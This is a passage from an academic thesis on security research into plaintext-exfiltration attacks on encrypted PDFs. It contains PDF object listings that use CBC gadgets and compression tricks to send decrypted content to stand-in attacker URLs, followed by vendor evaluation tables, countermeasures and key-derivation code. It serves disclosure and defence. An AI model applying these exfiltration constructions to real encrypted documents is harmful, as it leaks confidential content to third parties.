(a) Modified PDF document sent to the victim (excerpt). The attacker uses CBC gadgets to prepend their URL to the encrypted data.

```
2 0 obj
(http://p.df/[20 bytes random]Confidential content!)
endobj
```

(b) Modified object after decryption.

Listing 7.8: **Example of CBC-based exfiltration using links.**

characters in the random bytes. Therefore, in reality, the length of constructed compressed plaintexts is limited.

To deal with this caveat, an attacker can use `Object Streams` which allow the storage of arbitrary objects inside a stream. The attacker uses an object stream to define new objects using CBC gadgets. An object stream always starts with a header of space-separated integers which define the object number and the byte offset of the object inside the stream. The dictionary of an object stream contains the key `First` which defines the byte offset of the first object inside the stream. An attacker can use this value to create a comment of arbitrary size by setting it to the first byte after their comment.

Using compression has the additional advantage that compressed, encrypted plaintexts from the original document can be embedded into the modified object. As PDF applications often create compressed streams, these can be incorporated into the attacker-created compressed object and will therefore be decompressed by the PDF applications. This is a significant advantage over leaking the compressed plaintexts without decompression as the compressed bytes are often not URL-encoded correctly (or at all) by the PDF applications, leading to incomplete or incomprehensible plaintexts.

However, due to the inner workings of the deflate algorithms, a complete compressed plaintext can only be prefixed with new segments, but not postfixed. Therefore, as seen in Listing 7.11, a string created using this technique cannot be terminated using a closing bracket, leading to a half-open string. This is not a standard-compliant construction, and PDF viewers should not accept it. However, a majority of PDF viewers accept it anyway (see Section 7.5).

Improving attacks B1 and B2 by using compression The techniques mentioned above can be used to improve attacks B1 and B2, as it allows for longer chosen plaintexts to be constructed. These can be used to build longer URLs, as well as URLs without random bytes, by adding the original plaintext and using compression to reference back to it. Additionally, using compression removes the need to fix the PKCS #7 padding by guessing how to construct URLs containing fewer random bytes. This is because once a segment of the

```
2 0 obj
<< /Filter /FlateDecode /Length ... >>              % FlateDecode: compressed content
stream
<Deflate Header>%<(http://atta>[20 bytes random]<cker.com)>[20 bytes random]
(http://attacker.com)                                % created using backreferences
endstream
endobj
```

Listing 7.9: **Example object that uses back-references and comments.**

compressed plaintext is marked as the last segment, the rest of the plaintext is simply ignored by all viewers. It improves attacks B1 and B2 with flawless URLs of virtually unrestricted length (see, e.g., Listing 7.9). B1 and B2, however, remain independent from the support of half-open strings. Note that compression-based exploits depend on the viewer not checking the deflate compression checksum ADLER32, which was the case for all viewers.

7.5 Evaluation

To evaluate the proposed attacks, we tested them on 27 popular PDF applications that were assembled from public software directories for the major platforms (Windows, Linux, macOS, and Web).[4] If a "viewer" and an "editor" version was available, we tested both. Applications were excluded if they did not support AES-256 PDF encryption (e.g., Microsoft Edge) or if the cost to obtain them would be prohibitive. All viewers were tested using their default settings. Evaluation results for direct exfiltration (Attack A) and CBC gadgets (Attack B) are depicted in Table 7.1. Full details regarding success and limitations of the attack variants (A1 to B3) are given in Table 7.2.

7.5.1 Direct Exfiltration (Attack A)

Despite the fact that it is part of the PDF specification, only 17 of the tested applications supported `Crypt Filters`; in particular, the `Identity` filter. Using additional approaches, such as placing our payload into strings or streams of the document that are unencrypted by design, we were able to gain partial encryption for all of the tested PDF viewers (*requirement 1*). A full evaluation of which viewer supports which of the 18 methods tested to gain partial encryption is given in Table 7.3 and Table 7.4 in the appendix.

All PDF viewers supported interactive features that could be used as exfiltration channels such as hyperlinks or forms (*requirement 3*). However, four of the tested applications did not support any of the proposed techniques to reference a decrypted object from attacker-controlled content (*requirement 2*). It must be noted that this behavior was not limited to encrypted PDF documents. The necessary PDF standard feature, such as submittable forms or defining a “base” URI for relative URIs in the document, was simply not implemented in these

[4] Note that some PDF applications are available for multiple platforms and operating systems. In such cases we limited our tests to the platform with the highest market share.

Application	Version	Attack A	Attack B
Windows			
Acrobat Reader DC	2019.008.20081	●	◐
Foxit Reader	9.2.0.9297	◐	◐
PDF-XChange Viewer	2.5.322.9	●	◐
Perfect PDF Reader	8.0.3.5	●	●
PDF Studio Viewer	2018.1.0	●	●
Nitro Reader	5.5.9.2	●	●
Acrobat Pro DC	2017.011.30127	●	◐
Foxit PhantomPDF	9.5.0.20723	◐	◐
PDF-XChange Editor	7.0.326.1	●	◐
Perfect PDF Premium	10.0.0.1	●	●
PDF Studio Pro	12.0.7	●	●
Nitro Pro	12.2.0.228	●	●
Nuance Power PDF	3.0.0.17	●	◐
iSkysoft PDF Editor	6.4.2.3521	◐	◐
Master PDF Editor	5.1.36	●	●
Soda PDF Desktop	11.0.16.2797	◐	◐
PDF Architect	7.0.23.3193	◐	◐
PDFelement	6.8.0.3523	◐	◐
MacOS			
Preview	10.0.944.4	○	◐
Skim	1.4.37	○	◐
Linux			
Evince	3.32.0	◐	◐
Okular	1.7.3	◐	◐
MuPDF	1.14.0	◐	◐
Web Browsers			
Chrome	70.0.3538.67	●	●
Firefox	66.0.2	○	◐
Safari	11.0.3	○	◐
Opera	57.0.3098.106	●	●

● Exfiltration (no user interaction)
◐ Exfiltration (with user interaction)
○ No exfiltration / not vulnerable

Table 7.1: **Evaluation results of direct exfiltration and CBC gadget attacks against PDF applications.** Out of 27 tested PDF applications, 23 are vulnerable to direct exfiltration, and all are vulnerable to CBC gadgets.

```
2 0 obj
  << /Type /ObjStm /N 1 /First 65 /Length ...
     /Filter /FlateDecode
  >>
stream
3 0                          % object stream containing object 3 at offset "First" + 0
% anything in between the header and the first offset is ignored
% "First" points here
<Actual object 3 that is interpreted by the PDF viewer>
endstream
endobj
```

Listing 7.10: **Object stream example that uses the object stream header to hide uncompressed fragments.**

four applications. Detailed information on which attack variants can be used for cross-object referencing can be derived from the $A1$ to $A3$ columns of Table 7.2.

In the end, we could exfiltrate the content on 23 of 27 of the applications (85%), and on 14 of them (52%) without any user interaction other than simply opening the file and inserting a password required. On an additional nine viewers, user action was required in order to load external resources—such as submitting a form, or approving a warning, as depicted in Figure 7.4. It must be noted that for half of them, the level of interaction was limited to clicking somewhere on the document without any warning message having been shown. This is especially dangerous because the attacker has full control over the document's appearance which allows them, for example, to draw fake scrollbars or other UI elements that exfiltrate the plaintext once clicked by the user.

In 19 viewers, we could exfiltrate the plaintext via PDF forms ($A1$), while 13 viewers could be attacked with malicious hyperlinks ($A2$). Five viewers even had full JavaScript support, which allowed us to access arbitrary parts of the document and to exfiltrate them.[5]

7.5.2 CBC Gadgets (Attack B)

We were able to exfiltrate encrypted content on all of the tested PDF applications using CBC gadgets. Due to the encryption algorithms for PDF documents being defined in the PDF specification, the viewers have no control over the integrity protection of the ciphertext or the availability of the known plaintext in the encrypt dictionary. Therefore, all viewers are vulnerable by design to the modification of plaintext using CBC gadgets.

Using gadgets, we were able to construct self-submitting PDF forms ($B1$) in 15 of the viewers and malicious hyperlinks ($B2$) for exfiltration in all viewers. Generally, the same limitations regarding backchannels, which exist for direct exfiltration, also apply to CBC gadgets. Additionally, due to the occurrence of random bytes in URLs introduced by gadgets, CBC gadgets were not able to achieve the same level of exfiltration in some viewers as direct exfiltration did. However, especially using half-open strings within object streams ($B3$), we were able to achieve full plaintext exfiltration in five viewers where it was

[5] While 17 of the other tested viewers executed JavaScript in the default settings, scripting support was limited in most of them and could not be used to exfiltrate document objects.

```
2 0 obj
  << /Type /ObjStm /N 1 /First 65 /Length ...
     /Filter /FlateDecode
  >>
stream
<Deflate Header>3 0[20 bytes random]<(http://p.df>[20 bytes random]
% "First" points here
(http://p.df/Decompressed Confidential content
% everything after the original compressed content is ignored
endstream
endobj
```

Listing 7.11: **Half-open string within an object stream.**

not possible using direct exfiltration. Additionally, we found that 15 viewers supported half-open strings. However, we were only able to use them for actual exfiltration in 14 viewers, due to various problems with URL handling in these object streams.

For all compression-based attacks, we found that none of the viewers checked the zlib deflate checksum—called ADLER32—that is placed right after the compressed content, allowing us to construct arbitrary compressed content using gadgets.

7.5.3 Limitations

Although we successfully demonstrated how to exfiltrate plaintext—with or without user interaction—based on two independent and standard-compliant features of the PDF specification, this is not necessarily enough for our attacks to be actually *practical*. In this section, we discuss limitations regarding plaintext exfiltration.

Exfiltration Constraints In order for the attacker to achieve their goal, they need to leak as much content as possible—this being, at best, all encrypted streams and strings.[6] Real-world PDF files contain multiple objects (often hundreds) to be exfiltrated. Fortunately, this is not a practical limitation. First, attack variants based on PDF forms ($A1$, $B1$) or JavaScript ($A3$) can reference and exfiltrate all streams and strings in the document at once. Second, for hyperlink-based attack variants ($A2$, $B2$, $B3$), the attacker can add multiple `OpenActions` or define a `Next` entry for each action and thereby build "exfiltration chains".

Certainly, there is another obstacle to solve: many PDF files in the wild are compressed to reduce their file size. For $A1$ and $B1$ this is rarely a problem since 14 of the 19 PDF viewers' supporting forms allow arbitrary binary data to be submitted—in compliance with the PDF standard. Furthermore, all compressed streams are automatically uncompressed once the document is opened. The same applies to $A3$, for which JavaScript language functions can additionally be used to re-encode plaintext before exfiltration. However, for $A2$ and $B2$, restrictions apply when trying to exfiltrate compressed data, as it will not be decompressed

[6] Note that the attacker already has knowledge of the remaining parts of the document.




Figure 7.4: **A warning dialog displayed by Acrobat Reader.** It asks the user for consent before submitting a form. Note that the default choice is *"allow and remember for this site"*.

prior to being appended to the URL. We found that in practice, most PDF viewers were unable to interpret URLs containing compressed plaintext which is mainly rooted in URL-encoding issues where some readers proved to be more pedantic. For example, none of the macOS applications (i.e., Preview, Skim, or Safari) URL-encode spaces or line breaks in URLs but rather simply do not evaluate URLs containing these characters. This leads to the restriction that we can only exfiltrate single words in these viewers using deflate backreferences.

We evaluated the limitations for each PDF viewer, as shown in Table 7.2. On 21 viewers (78%), we can leak the full plaintext, even when it is compressed. For three applications (11%), we can only leak non-compressed data, and for another three PDF viewers (11%), only single-words from strings or streams can be exfiltrated.

A special case is Acrobat Reader/Pro for which we can only leak around 250 bytes without user interaction but leaking the full plaintext requires user interaction. This is due to DNS prefetching being done by both applications even before the user confirms a form submission, as depicted in Figure 7.4. This allows us to exfiltrate up to 250 bytes by placing them in the subdomain of a DNS request.

Generic Constraints CBC gadgets are most practical for AES-256, which is the latest encryption algorithm used by PDF 1.7 and 2.0, and considered to be the most secure. Older AES-based algorithms do require known plaintext from the same ciphertext stream/string which the attacker wants to modify. Direct exfiltration attacks, on the other hand, are independent of the encryption scheme and therefore can also be applied to older files and algorithms, such as AES-128 and RC4.[7] Furthermore, we also successfully applied direct exfiltration to the public key "certificate encryption" (an asymmetric PDF encryption based

[7]While object numbers are part of the key derivation in `AESV2` (AES-128), this is not a problem for direct exfiltration because the order of encrypted objects can be left intact.

	Direct Exfiltration			CBC Gadgets		
	A1	A2	A3	B1	B2	B3
Windows						
Acrobat Reader DC	●	◔	●	●	◔	○
Foxit Reader	●	◔	○	●	◔	●
PDF-XChange Viewer	○	◔	●	○	◔	●
Perfect PDF Reader	●	○	○	●	◔	●
PDF Studio Viewer	●	○	○	●	◔	○
Nitro Reader	●	○	○	●	◔	○
Acrobat Pro DC	●	◔	●	●	◔	○
Foxit PhantomPDF	●	◔	●	●	◔	●
PDF-XChange Editor	◔	◔	●	◔	◔	●
Perfect PDF Premium	●	○	○	●	◔	●
PDF Studio Pro	●	○	○	●	◐	○
Nitro Pro	●	○	○	●	◔	○
Nuance Power PDF	●	◔	●	●	◔	○
iSkysoft PDF Editor	◔	○	○	○	◔	●
Master PDF Editor	●	◔	○	●	◔	●
Soda PDF Desktop	◔	○	○	○	◔	○
PDF Architect	◔	○	○	○	◔	○
PDFelement	◔	○	○	○	◔	●
MacOS						
Preview	○	○	○	○	◐	○
Skim	○	○	○	○	◐	○
Linux						
Evince	○	◔	○	○	◔	●
Okular	○	◔	○	○	◔	●
MuPDF	○	◔	○	○	◔	○
Web Browsers						
Chrome	●	◔	○	●	◔	●
Firefox	○	○	○	○	◔	●
Safari	○	○	○	○	◐	○
Opera	●	◔	○	●	◔	●

● Full plaintext exfiltration (arbitrary streams and strings)
◔ Partial plaintext exfiltration (only non-compressed data)
◐ Weak exfiltration (single-words from strings or streams)
○ No exfiltration / not vulnerable

Table 7.2: **Limitations regarding plaintext exfiltration.**

on X.509 certificates).[8] CBC gadgets are not bound to using PDF features as exfiltration channels, making them more flexible. For example, an encrypted stream to be leaked could be defined as `EmbeddedFile` of type HTML and using CBC gadgets, a format-specific exfiltration string could be prepended (e.g., `<img src="http://p.df/`), thereby leaking the plaintext once the PDF attachment is opened.

It is important to note that for both attacks, the attacker is in full control of the appearance of the displayed document, for example, the attacker can show the original decrypted content, only their own content, or a mixture of both by partially overlaying the original content.

7.6 Countermeasures

In this section, we discuss ways to mitigate or prevent the described attacks. Note that the obvious and standard-conforming protection mechanisms, such as digital signatures and mitigations such as blocking exfiltration channels, are insufficient. Sustainable and effective long-term countermeasures require updating the PDF standard.

A Note on Signed PDF Documents Digital signatures—an optional feature of the PDF specification—should guarantee the authenticity and integrity of the document. Therefore, any modification, either based on changing the internal PDF structure or based on CBC ciphertext malleability, should be detected in digitally signed PDFs. However, PDF signatures are *not* a sufficient countermeasure to protect against our attacks for various reasons:

(1.) Even if a signature is invalid, it does not prevent the document from being opened. Once the modified PDF file is opened, the plaintext is already exfiltrated.

(2.) The usage of PDF signatures cannot be enforced. According to the specification, an encrypted PDF does not have to be signed. Thus, an attacker can strip the signature.

(3.) Recently, it was shown how to forge valid signatures on almost all tested PDF viewers [208].

A Note on Closing Exfiltration Channels While PDF viewers should ensure that PDF documents cannot "phone home"—i.e., load external resources without user consent—this countermeasure alone is *not* sufficient. First of all, we found that the PDF specification is complex and allows various methods to trigger a connection once the document is opened. Our evaluation shows that even for PDF viewers which have been designed to prompt the user before opening a connection fail to do this reliably for all of the discovered exfiltration channels. It must be noted that our list of exfiltration channels, as described in Section 7.3.3, is

[8] Note that public-key encryption was only supported by eight of the tested viewers.

unlikely to be complete, given the complexity of the PDF standard. Presumably, additional, yet unknown, exfiltration channels do exist. Therefore, we can conclude that it is difficult to implement a full-featured PDF viewer in a way that prevents all possible exfiltration channels.

Finally, even if PDF viewers are patched in such a way that a connection is not automatically triggered, submitting forms or clicking on hyperlinks remains a legitimate and popular feature of PDF files, and the security of a cryptosystem should not depend on expecting users not to click on any links in the encrypted document.

Disallowing Partial Encryption As a workaround to counter direct exfiltration attacks, PDF viewers might consider dropping support for partially encrypted files based on crypt filters, as specified in PDF ≥ 1.5, and based on additional features as documented in Section 7.A. While this would make standard-conforming documents unreadable (e.g., PDF documents where only the attachment is encrypted), we presume the number of affected documents is limited in practice.[9] Another short-term mitigation would be enforcing a policy were unencrypted objects are not allowed to access encrypted content anymore—similar to "mixed content" warnings in the web, which are thrown by modern web browsers, for example, when JavaScript code from an insecure resource is to be executed on a secure website (see [50]). In the long term, the PDF 2.x specification should drop support for mixed content altogether[10] —the authors consider it to be a security nightmare. Instead, an encryption scheme should be preferred where the whole document—including its structure—is encrypted, leaving no room for injection or wrapping attacks, minimizing the overall attack surface significantly. Obviously, this approach would require major changes to the PDF standard.

Using Authenticated Encryption A countermeasure to CBC gadgets would be updating the PDF encryption standard to use integrity protection—for example, an Hash-based Message Authentication Code (HMAC)—or Authenticated Encryption (AE) instead of AES-CBC without any integrity protection. This would effectively mitigate the gadget-based attacks. However, to ensure that downgrade attacks to older encryption modes are not viable, the key derivation function should incorporate encryption contexts such as the cipher and encryption modes. Additionally, the standard needs to clarify what to do when manipulated ciphertexts are encountered. It should strictly prevent a PDF viewer from displaying manipulated content instead of simply showing a warning that users might just choose to ignore. It must be noted, that these countermeasures would only apply to future documents. Documents in the legacy format remain subject to exfiltration.

Also note that eliminating the known plaintext from the access permissions is not an adequate workaround, because it is likely that further known-plaintext

[9] We analyzed a dataset of 8,840 encrypted PDF documents obtained from crawling the Alexa top 1 million websites and found only 353 to contain "partial encryption", all of them due to unencrypted metadata streams.

[10] Note that there seems to be a trend towards the opposite direction and newer PDF specifications often added flexibility (e.g., "Unencrypted Wrappers" in PDF 2.0).

segments exist in a PDF document. For example, encrypted `Metadata` streams always start with a known fixed XML header, and we observed that PDF editors and libraries always add the same encrypted `Creator` string to a document.

7.7 Conclusion

The PDF specification is very feature-rich. Similarly to HTML, it supports form submission, hyperlinks, and JavaScript. To ensure confidentiality during transport and storage of documents, the PDF standard defines built-in encryption algorithms. The complexity and quantity of standard PDF features, as well as the flexibility of the format, beg the question whether plaintext exfiltration attacks are possible. We answer this question by identifying two standard-compliant attack classes which break the confidentiality of encrypted PDF files. Our evaluation shows that among 27 widely used PDF viewers, all of them are vulnerable to at least one of those attacks, including popular software such as Adobe Acrobat, Foxit Reader, Evince, Okular, Chrome, and Firefox.

These alarming results naturally raise the question of the root causes for practical decryption exfiltration attacks. We identified two of them. First, many data formats allow to encrypt only parts of the content (e.g., XML, S/MIME, PDF). This encryption flexibility is difficult to handle and allows an attacker to include their own content, which can lead to exfiltration channels. Second, when it comes to encryption, AES-CBC—or encryption without integrity protection in general—is still widely supported. Even the latest PDF 2.0 specification released in 2017 still relies on it. This must be fixed in future PDF specifications and any other format encryption standard, without enabling backward compatibility that would re-enable CBC gadgets [163]. A positive example is JSON Web Encryption standard [168], which learned from the CBC attacks on XML [165] and does not support any encryption algorithm without integrity protection.

7.A Supplementary Material – Partial Encryption

A necessary requirement for direct exfiltration attacks is support for partial encryption. The PDF standard defines various possibilities to mix encrypted and unencrypted content. In this section, we document 18 methods for partial encryption, evaluated in Tables 7.3 and 7.4.

7.A.1 The "*Identity*" Crypt Filter

PDF defines crypt filters, which "provide finer granularity control of encryption within a PDF file" [7]. Standard crypt filters are *StdCF* and *DefaultCryptFilter* for symmetric/asymmetric encryption, and *Identity* for pass-through, which can be used to create a document where only certain streams are encrypted. Although part of the PDF specification, not all viewers support the *Identity* crypt filter.

(1.) Single stream unencrypted, other streams/strings encrypted

(2.) Single stream encrypted, other streams/strings unencrypted

(3.) All streams are unencrypted, all strings remain encrypted

(4.) All strings are unencrypted, all streams remain encrypted

7.A.2 The "*None*" Encryption Algorithm

In addition to pre-defined crypt filters, the definition of new filters is allowed. For example, a *MyCustomCF* filter could be added using the *None* algorithm (i.e., no encryption) and applied to certain streams, or all streams or strings. In practice, the *None* algorithm is rarely supported by PDF applications as shown in our evaluation

(5.) Single stream unencrypted, other streams/strings encrypted

(6.) All streams are unencrypted, all strings remain encrypted

(7.) All strings are unencrypted, all streams remain encrypted

7.A.3 Special Unencrypted Streams

Various special streams remain unencrypted (*XRef Stream*) or can be defined as encrypted or unencrypted (*EmbeddedFile*, *Metadata*). Unencrypted streams can be manipulated and used in a different context (e.g., as a container for JavaScript code). Encrypted streams in an otherwise unencrypted document can be easily exfiltrated.

(8.) *EmbeddedFile* unencrypted, other streams/strings encrypted

(9.) *EmbeddedFile* encrypted, other streams/strings unencrypted

(10.) Same as (9), but *AuthEvent* for decryption set to *EFOpen*

	(1)	(2)	(3)	(4)	(5)	(6)	(7)	(8)	(9)	(10)	(11)	(12)	(13)	(14)	(15)	(16)	(17)	(18)
Windows																		
Acrobat Reader DC	●	●	●	●	○	○	○	●	●	○	●	●	●	○	○	○	○	●
Foxit Reader	○	○	○	○	○	○	○	○	○	●	●	○	○	○	○	○	○	●
PDF-XChange Viewer	●	○	○	○	○	○	●	●	●	●	○	○	○	○	○	○	○	○
Perfect PDF Reader	●	○	●	●	○	○	○	●	○	○	●	○	○	○	○	○	○	○
PDF Studio Viewer	●	○	●	●	●	●	●	●	○	○	●	○	●	○	○	●	○	○
Nitro Reader	○	○	○	○	○	○	○	○	○	○	○	○	○	○	●	●	●	○
Acrobat Pro DC	●	●	●	●	○	○	○	●	●	○	●	●	●	○	○	○	○	●
Foxit PhantomPDF	○	○	●	●	○	○	○	○	○	●	●	○	○	○	○	○	○	●
PDF-XChange Editor	●	○	○	○	○	○	●	●	○	○	○	○	○	○	○	○	○	○
Perfect PDF Premium	●	○	●	●	○	○	○	●	○	○	●	○	○	○	○	○	○	○
PDF Studio Pro	●	○	●	●	●	●	●	●	○	○	●	○	●	○	○	●	○	○
Nitro Pro	○	○	○	○	○	○	○	○	○	○	○	○	○	○	●	●	●	○
Nuance Power PDF	●	○	○	○	○	○	○	●	○	○	●	○	○	●	○	●	○	●
iSkysoft PDF Editor	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	●
Master PDF Editor	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	●
Soda PDF Desktop	●	●	○	●	○	○	○	●	●	●	●	●	○	●	●	●	●	○
PDF Architect	●	●	○	●	○	○	○	○	●	●	●	●	○	○	○	○	○	○
PDFelement	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	●

● Supported ○ Not supported

Table 7.3: **Techniques to gain partial encryption in tested PDF applications on Windows.**

	(1)	(2)	(3)	(4)	(5)	(6)	(7)	(8)	(9)	(10)	(11)	(12)	(13)	(14)	(15)	(16)	(17)	(18)
MacOS																		
Preview	●	●	●	●	○	○	○	●	●	○	●	●	○	●	●	●	●	○
Skim	●	●	●	●	○	○	○	●	●	○	●	●	○	●	●	●	●	○
Linux																		
Evince	●	○	○	○	●	○	○	●	○	○	●	○	○	○	○	○	○	○
Okular	●	○	○	○	●	○	○	●	○	○	●	○	○	○	○	○	○	○
MuPDF	●	●	●	●	○	○	○	●	●	●	●	●	○	●	●	●	●	○
Web Browsers																		
Chrome	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	●
Firefox	○	○	○	○	○	○	○	○	○	○	○	○	○	●	○	○	○	○
Safari	○	○	●	●	○	○	○	○	○	○	○	○	○	○	○	○	○	○
Opera	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	○	●

● Supported ○ Not supported

Table 7.4: **Techniques to gain partial encryption in tested PDF applications on MacOS and Linux, and in Web Browsers.**

(11.) *Metadata* unencrypted, other streams/strings encrypted

(12.) *Metadata* encrypted, other streams/strings unencrypted

(13.) *XRef Stream* unencrypted, other streams/strings encrypted

7.A.4 Special Unencrypted Strings

Various special strings are required to remain unencrypted in an otherwise encrypted document. Their content can be manipulated and afterward referenced to as an indirect object (e.g., for a URL).

(14.) *Encrypt Perms* unencrypted, other streams/strings encrypted

(15.) *Sig Contents* unencrypted, other streams/strings encrypted

(16.) *Trailer ID* unencrypted, other streams/strings encrypted

(17.) *XRef Entry* unencrypted, other streams/strings encrypted

7.A.5 Using Name Types as Strings

Name types define keys in dictionaries—similar to variable names. They are never encrypted. Non-*type-safe* PDF viewers do accept input of type *name* when a *string* would be expected (e.g., a URL).

(18.) Unencrypted name used as string in an encrypted document

7.B Supplementary Material – Password-Based Key Derivation

```
def calculate_file_key_aes256(password, encryption_dictionary):
    """
    password: User supplied (owner) password in UTF8 encoding.
    encryption_dictionary: Encryption Dictionary from the PDF file
    """
    key_id = unhexlify(encryption_dictionary["/U"].rawValue)[:48]
    key_salt = unhexlify(encryption_dictionary["/O"].rawValue)[40:48]
    encrypted_key = unhexlify(encryption_dictionary["/OE"].rawValue)

    if encryption_dictionary["/R"].rawValue == 5:
        intermediate_key = calculate_intermediate_key_aes256_r5(password, key_salt,
            key_id)
    elif encryption_dictionary["/R"].rawValue == 6:
        intermediate_key = calculate_intermediate_key_aes256_r6(password, key_salt,
            key_id)
    else:
        raise Exception("CryptFilter Revision unknown")

    # The actual file key is encrypted in ECB mode. We simulate
    # this by using CBC with an all-zero IV
    aes = AES.new(intermediate_key, AES.MODE_CBC, b"\x00"*16)
    key = aes.decrypt(encrypted_key)
    return key
```

Listing 7.12: **Helper function that selects they key derivation function based on the revision and prepares the input data.**

```
def calculate_intermediate_key_aes256_r6(pass_string, key_salt, udata):
    """
    pass_string: User supplied password in UTF8-encoding
    key_salt: Seed for the key derivation
    udata: User data, normally the key id
    """
    intermediate_hash = sha256()
    intermediate_hash.update(pass_string)
    intermediate_hash.update(key_salt)
    intermediate_hash.update(udata)
    K = intermediate_hash.digest()
    done = False
    round_number = 0
    while not done:
        round_number += 1
        K1 = pass_string + K + udata
        iv = K[16:32]
        aes = AES.new(K[:16], AES.MODE_CBC, iv)
        p = b""
        for i in range(64):
            p += K1
        E = aes.encrypt(p)
        E_mod_3 = 0
        for i in range(16):
            E_mod_3 += E[i]
        E_mod_3 %= 3
        if E_mod_3 == 0:
            h = sha256()
        elif E_mod_3 == 1:
            h = sha384()
        else:
            h = sha512()
        h.update(E)
        K = h.digest()
        if round_number >= 64:
            if E[-1] <= round_number-32:
                done = True
    return K[:32]

    def calculate_intermediate_key_aes256_r5(pass_string, key_salt, udata):
        intermediate_hash = sha256()
        intermediate_hash.update(pass_string)
        intermediate_hash.update(key_salt)
        intermediate_hash.update(udata)
        K = intermediate_hash.digest()
        return K
```

Listing 7.13: **Actual key derivation functions.**

8 Office Document Security and Privacy

This chapter is based on the publication "Office Document Security and Privacy" written by Jens Müller, Fabian Ising, Christian Mainka, Vladislav Mladenov, Sebastian Schinzel, and Jörg Schwenk and published in the workshop proceedings of the 14th USENIX Workshop on Offensive Technologies (WOOT '20) in 2020 [216].

The author contributed to the scientific writing of the original workshop paper. In addition, he performed an analysis of the encryption in the OOXML and ODF standards. However, his research yielded only negative results regarding the exploitability of the encryption in these formats. Therefore, after reviewer feedback, the authors decided to remove this research from the submitted paper. Nevertheless, we include it in this thesis as Section 8.3.6, Section 8.4.6, and Section 8.5.5, as well as changes to the introduction and conclusion.

Abstract

ODF and OOXML are the de facto standard data formats for word processing, spreadsheets, and presentations. Both are XML-based, feature-rich container formats dating back to the early 2000s. In this work, we present a systematic analysis of the capabilities of malicious office documents. Instead of focusing on implementation bugs, we abuse legitimate features of the ODF and OOXML specifications.

We categorize our attacks into six classes: (1) Denial-of-Service attacks affecting the host on which the document is processed. (2) Invasion of privacy attacks that track document usage. (3) Information disclosure attacks exfiltrating personal data from the victim's computer. (4) Data manipulation on the victim's system. (5) Code execution on the victim's machine. (6) Exfiltration of encrypted document content.

We evaluated the reference implementations—LibreOffice and Microsoft Office—and found both vulnerable to all tested classes except (6). Finally, we propose mitigation strategies to counter these attacks.

8.1 Introduction

Office Open XML (OOXML) and the *Open Document Format for Office Applications* (ODF) are the de facto standards for office document formats. They are used by millions of people every day: According to Microsoft, there are more than 1.2 billion users of MS Office [202], which applies OOXML as its native data format for documents, spreadsheets, and presentations. According to the Document Foundation [295], LibreOffice, the reference implementation for ODF, has 200 million active users worldwide. Besides that, OOXML and ODF documents are heavily used in many companies. Standard office tasks such as creating invoices and contracts, accounting spreadsheets, or slides for a presentation are hardly imaginable without them. Software to process, create, or export OOXML and ODF documents is available on all major platforms and in the cloud.

Unfortunately, there is also a long history of malware being deployed via malicious office documents, ranging from the Melissa virus [119] back in 1999 up to the recent wave of Emotet infections, which forced the IT infrastructure of entire city administrations to be taken down in 2019 [52]. Attacks based on a malicious document are facilitated by the feature richness of the underlying data formats: The OOXML specification spans over 6500 pages. In comparison, the ODF standard is around 800 pages. Both numbers exclude proprietary extensions. However, we are not aware of any efforts to systematically analyze OOXML or ODF core features for harmful functionality or to summarize existing research on weaknesses in office file formats. This paper introduces an extensive study regarding the security and privacy of office documents.

8.1.1 Opulent Document Features

Initially released in 2005 and 2006, ODF and OOXML are the two major standards for representing word-processing documents, spreadsheets, and presentations. Both data formats are based on ZIP-compressed archives containing multiple files and directories. Both use the Extensible Markup Language (XML) to describe the document's actual content. ODF and OOXML support numerous advanced features, including spreadsheet formulas, form fields, and support for other XML-based data formats such as SVG or MathML, digital signatures, and document encryption. Furthermore, office documents can contain active content such as macros written in various languages like Basic, JavaScript, and Python and OLE file attachments of arbitrary content. This work analyzes the security of native OOXML/ODF functions.

8.1.2 Security and Privacy Threats

We present a systematic and structured analysis of OOXML and ODF standard features relevant to the security and privacy of users. Even though both data formats are relatively old and well-established, our study shows surprising results regarding the abuse of dangerous features by malicious documents.

We categorize our attacks into six classes:

(1.) Denial-of-Service (DoS) attacks affecting the processing application and the host on which the document is opened.

(2.) Invasion of privacy attacks that allow tracking of all users who open certain documents or reveal contained metadata.

(3.) Information disclosure attacks that exfiltrate personal data from the victim's computer to the attacker, such as private spreadsheet values, local files, or user credentials.

(4.) Data manipulation attacks writing to files on the host system or masking the displayed content of a document.

(5.) Execution of arbitrary code on the victim's host system.

(6.) Exfiltration of encrypted document content.

8.1.3 Availability of Artifacts

We released a comprehensive test suite of malicious OOXML and ODF files that developers can use to test their software. All proof of concept files are available for download from `https://github.com/RUB-NDS/Office-Security`.

8.1.4 Responsible Disclosure

We reported our findings to the affected vendors and proposed appropriate countermeasures. Our findings resulted in CVE-2018-8161, CVE-2020-12802, and CVE-2020-12803. While all attacks can be mitigated on the implementation level, most use only legitimate features defined in the OOXML/ODF standards. To sustainably eliminate the root cause of these vulnerabilities in future implementations, dangerous functionality should be removed from the specification, or proper implementation guidelines should be added to the security considerations.

8.1.5 Contributions

